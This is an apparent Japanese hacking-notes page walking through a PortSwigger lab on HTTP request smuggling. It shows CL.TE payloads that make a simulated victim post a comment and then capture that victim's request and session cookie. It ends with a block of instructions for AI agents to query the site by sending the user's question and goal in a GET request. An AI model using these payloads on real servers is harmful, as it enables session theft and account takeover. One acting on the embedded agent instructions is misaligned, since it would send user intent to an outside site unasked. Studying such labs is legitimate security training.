> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/request-smuggling/capture-queries-from-other-users.md).
# 他のユーザーからクエリを取得する
PortSwigger Web Security Academy のラボ向けメモ。他のユーザーからクエリを取得するに関するもので、攻撃手順、ペイロードのテスト、Burp Suite による検証、および対策の文脈を含む。
### HTTPリクエスト・スマグリングを悪用して他のユーザーのリクエストを取得する
ラボではフロントエンドサーバーとバックエンドサーバーが設定されています。フロントエンド **はチャンク化エンコーディングをサポートしていません**. / 目的は **スマグラー** バックエンドへのリクエストを送り、そうすることで **次のユーザーのリクエスト** は **がアプリケーションによって保存される**. / その後、 **このリクエストを取り戻し** そして **被害者のCookieを** 使って彼のアカウントにアクセスする。
ラボは被害者ユーザーをシミュレートしています。送信された少数のPOSTリクエストすべてに対して、被害者は自分のリクエストを実行します。 / 場合によっては、攻撃を数回繰り返す必要があります。
> ラボではHTTP/2が許可されていますが、解決策では **HTTP/1** 一部の手法はこのプロトコルでのみ可能だからです。" " フロントエンドは **Content-Length**、一方バックエンドは **Transfer-Encoding: chunked**を扱い、悪用可能なずれが生じます。" " Burp拡張機能HTTP Request Smugglerは、長さを手動で修正するのに役立ちます。
#### 1. **フロントエンドによって解釈されるリクエスト**
フロントエンドは `Content-Length: 13`を読み取り、その後さらに `Transfer-Encoding: chunked`:
```http
Content-Type: application/x-www-form-urlencoded
Content-Length: 13
Transfer-Encoding: chunked
0
postId=6
```
チャンクの終わり (`0`) の後、追加のバックエンドリクエストが追加されます。

#### 2. **コメントを公開するためのPOSTリクエストの注入**
2つ目の完全なクエリを含むスマグルされたクエリを作成します:
```http
POST / HTTP/1.1
Host: 0a36007e032121be824c43d100150069.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 285
Transfer-Encoding: chunked
0
postId=6
POST /post/comment HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: session=jjCIZY2wVTQVhJ6tfWqnEV3pftTw4Rus
Content-Length: 130
csrf=MWV1glEz7sP3FB0WKoGENl7Jk7EvMoqA&postId=6&comment=test&name=test&email=test%40test.com&website=http%3A%2F%2Ftest.com
```

結果:/ スマグルされたクエリは自分自身のセッションから来たかのように扱われ、アプリケーションがコメントを公開します。
#### 3. **被害者にコメントを公開させる**
本文を次のように変更します:
{% code overflow="wrap" %}
```http
csrf=MWV1glEz7sP3FB0WKoGENl7Jk7EvMoqA&postId=6&comment=HackedByJordan&name=test&email=test%40test.com&website=http%3A%2F%2Ftest.com
```
{% endcode %}
```http
POST / HTTP/1.1
Host: 0a36007e032121be824c43d100150069.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 287
Transfer-Encoding: chunked
0
POST /post/comment HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: session=jjCIZY2wVTQVhJ6tfWqnEV3pftTw4Rus
Content-Length: 134
csrf=MWV1glEz7sP3FB0WKoGENl7Jk7EvMoqA&postId=7&comment=HackedByJordan&name=test&email=test%40test.com&website=http%3A%2F%2Ftest.com
```

そして同様のリクエストを送信します。 / 再読み込みすると、アプリは **コメントありがとうございます**。これは被害者がこのコメントを投稿したことを示しています。

#### 4. **被害者のリクエストのキャプチャを準備する**
被害者ユーザーのリクエスト全体を取得するには、 `Content-Length` バックエンドが次のクエリをコンテンツとして消費するようにします:
```http
Content-Length: 1000
csrf=MWV1glEz7sP3FB0WKoGENl7Jk7EvMoqA&postId=4&name=test&email=test%40test.com&website=http%3A%2F%2Ftest.com&comment=HACKED
```
その後、被害者が送信した次のリクエストは、期待される本文に吸収され... / そして次のようになります **アプリケーションの保存領域で参照可能になります**.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/request-smuggling/capture-queries-from-other-users.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.